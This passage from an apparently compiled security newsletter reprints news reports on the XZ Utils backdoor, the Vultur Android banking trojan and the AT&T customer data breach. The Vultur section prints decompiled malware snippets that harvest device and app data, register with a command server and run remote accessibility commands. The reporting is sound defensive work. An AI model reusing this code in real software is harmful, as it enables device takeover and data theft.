Debian's security team also issued an advisory warning users about the issue. The advisory says that no stable Debian versions are using the compromised packages and that XZ has been reverted to the upstream 5.4.5 code on affected Debian testing, unstable, and experimental distributions.

Kali Linux, openSUSE, and Arch Linux have also published security advisories and reversed versions in affected rolling releases.

Linux admins can check which version of XZ is installed by querying with their package manager or by running the following shell script shared by cybersecurity researcher Kostas.

```
for xz_p in $(type -a xz | awk '{print $NF}' | uniq); do strings "$xz_p" | grep "xz (XZ Utils)" || echo "No match found for $xz_p"; done
```

The above script will perform the 'strings' command on all instances of the xz executable and output its embedded version. Using this command allows you to determine the version without running the backdoored executable.


If you are using versions 5.6.0 or 5.6.1, you are advised to immediately downgrade to older versions that do not contain the malicious code.

Microsoft software engineer Andres Freund discovered the security issue while investigating slow SSH logins on a Linux box running Debian Sid (the rolling development version of the Debian distro).

However, he has not found the exact purpose of the malicious code added to the liblzma data compression library in XZ versions 5.6.0 and 5.6.1 by contributor Jia Tan (JiaT75).

> *"I have not yet analyzed precisely what is being checked for in the injected code, to allow unauthorized access. Since this is running in a pre-authentication context, it seems likely to allow some form of access or other form of remote code execution," Freund said.*

> *"Initially starting sshd outside of systemd did not show the slowdown, despite the backdoor briefly getting invoked. This appears to be part of some countermeasures to make analysis harder."*



Red Hat reverts to XZ 5.4.x in Fedora Beta

Red Hat is now tracking this supply chain security issue as CVE-2024-3094, assigned it a 10/10 critical severity score, and reverted to 5.4.x versions of XZ in Fedora 40 beta.

The malicious code is obfuscated and can only be found in the complete download package, not in the Git distribution, which lacks the M4 macro, which triggers the backdoor build process.

If the malicious macro is present, the second-stage artifacts found in the Git repository are injected during the build time.

"The resulting malicious build interferes with authentication in sshd via systemd. SSH is a commonly used protocol for connecting remotely to systems, and sshd is the service that allows access," Red Hat said.


"Under the right circumstances this interference could potentially enable a malicious actor to break sshd authentication and gain unauthorized access to the entire system remotely."

CISA also published an advisory today warning developers and users to downgrade to an uncompromised XZ version (i.e., 5.4.6 Stable) and to hunt for any malicious or suspicious activity on their systems.

Update April 01, 12:40 EST: Added info on other affected Linux distros.

Source : https://www.bleepingcomputer.com/news/security/red-hat-warns-of-backdoor-in-xz-tools-used-by-most-linux-distros/

23. Vultur banking malware for Android poses as McAfee Security app



Security researchers found a new version of the Vultur banking trojan for Android that includes more advanced remote control capabilities and an improved evasion mechanism.

Researchers at fraud detection company ThreatFabric first documented the malware in March 2021, and in late 2022, they observed it being distributed over Google Play through dropper apps.

At the end of 2023, mobile security platform Zimperium included Vultur in its top 10 most active banking trojans for the year, noting that nine of its variants targeted 122 banking apps in 15 countries.

A report from Fox-IT, part of the NCC Group, warns that a new, more evasive version of Vultur spreads to victims through a hybrid attack that relies on smishing (SMS phishing) and phone calls that trick the targets into installing a version of the malware that masquerades as the McAfee Security app.


Vultur's new infection chain

Vultur's latest infection chain starts with the victim receiving an SMS message alerting of an unauthorized transaction and instructing to call a provided number for guidance.

The call is answered by a fraudster who persuades the victim to open the link arriving with a second SMS, which directs to a site that offers a modified version of the McAfee Security app

Inside the trojanized McAfee Security app is the 'Brunhilda' malware dropper.

Upon installation, the app decrypts and executes three Vultur-related payloads (two APKs and a DEX file) that obtain access to the Accessibility Services, initialize the remote control systems, and establish a connection with the command and control (C2) server.



Vultur's infection chain (Fox-IT)

New capabilities

The latest version of Vultur malware that researchers analyzed keeps several key features from older iterations, such as screen recording, keylogging, and remote access via AlphaVNC and ngrok, allowing attackers real-time monitoring and control.

```
try{
    // Get a semicolon-separated string of installed app package names
    String installed_apps = String.join(";", a.get_installed_package_names(m2.app_ctx));
    // Create a JSON object to store device and app information
    JSONObject jSONObject2 = new JSONObject();
    jSONObject2.put("package", m2.malware_package_name);  // "se.accessibility.app"
    jSONObject2.put("device", "Android/" + Build.VERSION.RELEASE);  // Android OS version (e.g. "13")
    jSONObject2.put("model", Build.MANUFACTURER + " " + Build.MODEL);  // Device manufacturer & model (e.g. "Google Pixel 7")
    jSONObject2.put("country", m2.lang_and_country_code);  // Language and country code (e.g. "sv-SE")
    jSONObject2.put("apps", Base64.encodeToString(installed_apps.getBytes(), 0));  // Base64 encoded list of installed app packagenames
    try {
        // Perform HTTP POST request to register the bot and store the server response in "registration_token"
        registration_token = m2.do_HTTP_POST("application.register", jSONObject2).getString("result");
    }
    catch(f0.c | JSONException jSONException2) {
        // Handle exceptions
        throw new f0.c("Cannot convert result to String", jSONException2);
    }
    // Save the registration token in SharedPreferences
    sharedPreferences0.edit().putString("f9078181-3126-4ff5-906e-a38051505098", registration_token).apply();
}
```

Compromised device ID information (Fox-IT)

Compared to old variants, the new Vultur has introduced a range of new features, including:

- File management actions including download, upload, deletion, installation, and finding files on the device.
- Use of Accessibility Services to perform clicks, scrolling, and swiping gestures.
- Blocking specific apps from executing on the device, displaying custom HTML or a "Temporarily Unavailable" message to the user.
- Displaying custom notifications in the status bar to mislead the victim.
- Disable Keyguard to bypass lock screen security and gain unrestricted access to the device.

```
private void run_c2_command(String fcm_command, String payload, String uuid) {
    Intent intent1;
    try {
        if("109b0e16".equals(fcm_command)) {  // presses back button
            this.accessibility_svc_ref.performGlobalAction(1);
            return;
        }
        if("18cb31d4".equals(fcm_command)) {  // presses home button
            this.accessibility_svc_ref.performGlobalAction(2);
            return;
        }
        if("811c5170".equals(fcm_command)) {  // shows overview of recently opened apps
            this.accessibility_svc_ref.performGlobalAction(3);
            return;
        }
        if("d6f665bf".equals(fcm_command)) {  // attempts to start a specified app
            Intent intent0 = this.accessibility_svc_ref.getPackageManager().getLaunchIntentForPackage(payload);
            if(intent0 != null) {
                this.accessibility_svc_ref.startActivity(intent0);
            }
            return;
        }
        if("1b05d6ee".equals(fcm_command)) {  // shows a black view
            ff_MASQ.MTH1120(CLS412.accessibility_svc_ref_2()).MTH1126();
            return;
        }
        if("1b05d6da".equals(fcm_command)) {  // shows a black view from resources in payload #2
            ff_MASQ.MTH1120(CLS412.accessibility_svc_ref_2()).MTH1131();
            return;
        }
```

Part of the 3rd payload's functionality (Fox-IT)

In addition to these features, the latest Vultur version has also added new evasion mechanisms, such as encrypting its C2 communications (AES + Base64), using multiple encrypted payloads that are decrypted on the fly when needed, and masquerading its malicious activities under the guise of legitimate apps.

Encrypted POST request (Fox-IT)

Additionally, the malware uses native code to decrypt the payload, which makes the reverse engineerng process more difficult and also helps evade detection.

The researchers note that Vultur's developers appear to have focused on improving the remote control feature over infected devices with commands for scrolling, swipe gestures, clicks, volume control, and blocking apps from running.

It is clear that the author of the malware has made an effort to improve the malware's stealth and to add new functions at a rapid pace, indicating that future versions will likely add more capabilities.

To minimize the risk of malware infections on Android, users are recommended to download apps only from reputable repositories, like Android's official app store, Google Play, and avoid clicking on URLs in messages.

It is always a good idea to check the permissions an app requests when installed and make sure that you consent only to those needed for the app's core functionality. For instance, a password management app should not require access to the phone's camera or microphone.

Update 4/3 - A Google spokesperson sent BleepingComputer the following comment:

> *Android users are automatically protected against known versions of this malware by Google Play Protect, which is on by default on Android devices with Google Play Services.*
>
> *Google Play Protect can warn users or block apps known to exhibit malicious behavior, even when those apps come from sources outside of Play.*

Source : https://www.bleepingcomputer.com/news/security/vultur-banking-malware-for-android-poses-as-mcafee-security-app/

24. AT&T confirms data for 73 million customers leaked on hacker forum

AT&T has finally confirmed it is impacted by a data breach affecting 73 million current and former customers after initially denying the leaked data originated from them.

This comes after AT&T has repeatedly denied for the past two weeks that a massive trove of leaked customer data originated from them and or that their systems had been breached.

While the company continues to say there is no indication their systems were breached, it has now confirmed that the leaked data belongs to 73 million current and former customers.

> *"Based on our preliminary analysis, the data set appears to be from 2019 or earlier, impacting approximately 7.6 million current AT&T account holders and approximately 65.4 million former account holders," AT&T said in a statement shared with BleepingComputer.*


The company further says that the security passcodes used to secure accounts were also leaked for 7.6 million customers.

In 2021, a threat actor known as Shiny Hunters claimed to be selling the stolen data of 73 million AT&T customers. This data includes names, addresses, phone numbers, and, for many customers, social security numbers and birth dates.

At the time, AT&T denied that they suffered a breach or that the data originated from them.

Fast forward to 2024, and another threat actor leaked the massive dataset on a hacking forum, stating it was the same data stolen by Shiny Hunters.

BleepingComputer analyzed the data and determined that it contained the same sensitive information that ShinyHunters claimed was stolen. However, not every customer had their social security number or birth date exposed by the incident.



Post on hacking forum leaking alleged AT&T data from 2021 breach

Source: BleepingComputer

AT&T once again denied that they suffered a breach or that the data originated from them.

However, BleepingComputer has spoken to over 50 AT&T and DirectTV customers since the data was leaked, and they told us that the leaked data contains information that was only used for their AT&T accounts.

These customers stated that they used the disposable email feature of Gmail and Yahoo to create DirectTV or AT&T-specific email addresses that were only used when they signed up for their service.

These email addresses were confirmed not to be used on any other platform, indicating that the data had to have originated from DirectTV or AT&T.

Troy Hunt also confirmed similar information from customers after the data was added to the Have I Been Pwned data breach notification service.

However, after contacting AT&T numerous times with this information, the company has not responded to further emails until today.

DirectTV ultimately told BleepingComputer that we would need to contact AT&T with further questions as the data predates their spinoff, and they no longer have access to AT&T systems to confirm.

Today, AT&T told BleepingComputer that they would only share further information about the breach in their published statement and a new page on keeping AT&T accounts secure.

The page on keeping accounts secure further discloses that the passcodes for 7.6 million AT&T customers were compromised as part of the breach and have been reset by the company.

Customers use passcodes to further secure their AT&T accounts by requiring them to receive customer support, manage accounts at retail stores, or sign into their online accounts.

> *"It has come to our attention that a number of AT&T passcodes have been compromised," reads the new AT&T advisory.*

> *"We are reaching out to all 7.6M impacted customers and have reset their passcodes. In addition, we will be communicating with current and former account holders with compromised sensitive personal information."*

TechCrunch first reported on the compromised passcodes after being contacted by a researcher who said the leaked data contained encrypted passcodes for millions of users.

AT&T further says that the data appears to be from 2019 and earlier and does not contain personal financial information or call history.

The company will notify all 73 million former and current customers about the breach and the next steps they should take.

AT&T customers can also use Have I Been Pwned to determine if their data was compromised in this breach.

Source : https://www.bleepingcomputer.com/news/security/atandt-confirms-data-for-73-million-customers-leaked-on-hacker-forum/

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.